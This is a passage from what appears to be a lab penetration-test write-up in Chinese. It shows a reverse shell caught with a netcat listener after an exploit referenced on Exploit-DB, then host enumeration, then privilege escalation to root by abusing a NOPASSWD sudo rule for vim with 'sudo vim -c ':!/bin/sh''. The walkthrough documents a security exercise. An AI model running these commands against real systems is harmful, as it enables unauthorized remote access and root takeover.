  - https://www.exploit-db.com/exploits/52168 (https://www.exploit-db.com/exploits/52168)



Vulnerability Exploitation

4. 試著把上面找到的exploit拿來用



5. RCE 結果確認有收到 reverse shell
    - `whoami` , `id`

```
└─$ nc -lvnp 8787
listening on [any] 8787 ...
connect to [172.31.2.1] from (UNKNOWN) [172.31.11.25] 52296
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
uname -a
Linux ip-172-31-11-25 5.10.0-23-cloud-amd64 #1 SMP Debian 5.10.179-1 (2023-05
-12) x86_64 GNU/Linux
hostname
ip-172-31-11-25
pwd
/var/www/html
ifconfig
ens5: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 172.31.11.25  netmask 255.255.240.0  broadcast 172.31.15.255
        inet6 fe80::8ef:1ff:fe2a:ef25  prefixlen 64  scopeid 0x20<link>
        ether 0a:ef:01:2a:ef:25  txqueuelen 1000  (Ethernet)
        RX packets 4136  bytes 5523355 (5.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 836  bytes 221383 (216.1 KiB)
```

Privilege Escalation

6. 受駭主機有 vim 可以用superuser執行

```
sudo -l
Matching Defaults entries for www-data on ip-172-31-11-25:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u
sr/bin\:/sbin\:/bin

User www-data may run the following commands on ip-172-31-11-2
5:
    (root) NOPASSWD: /usr/bin/vim
```

7. 嘗試濫用 sudo 配置： `sudo vim -c ':!/bin/sh'`

- 順利提權：

```
:!/bin/sh
whoami
root
```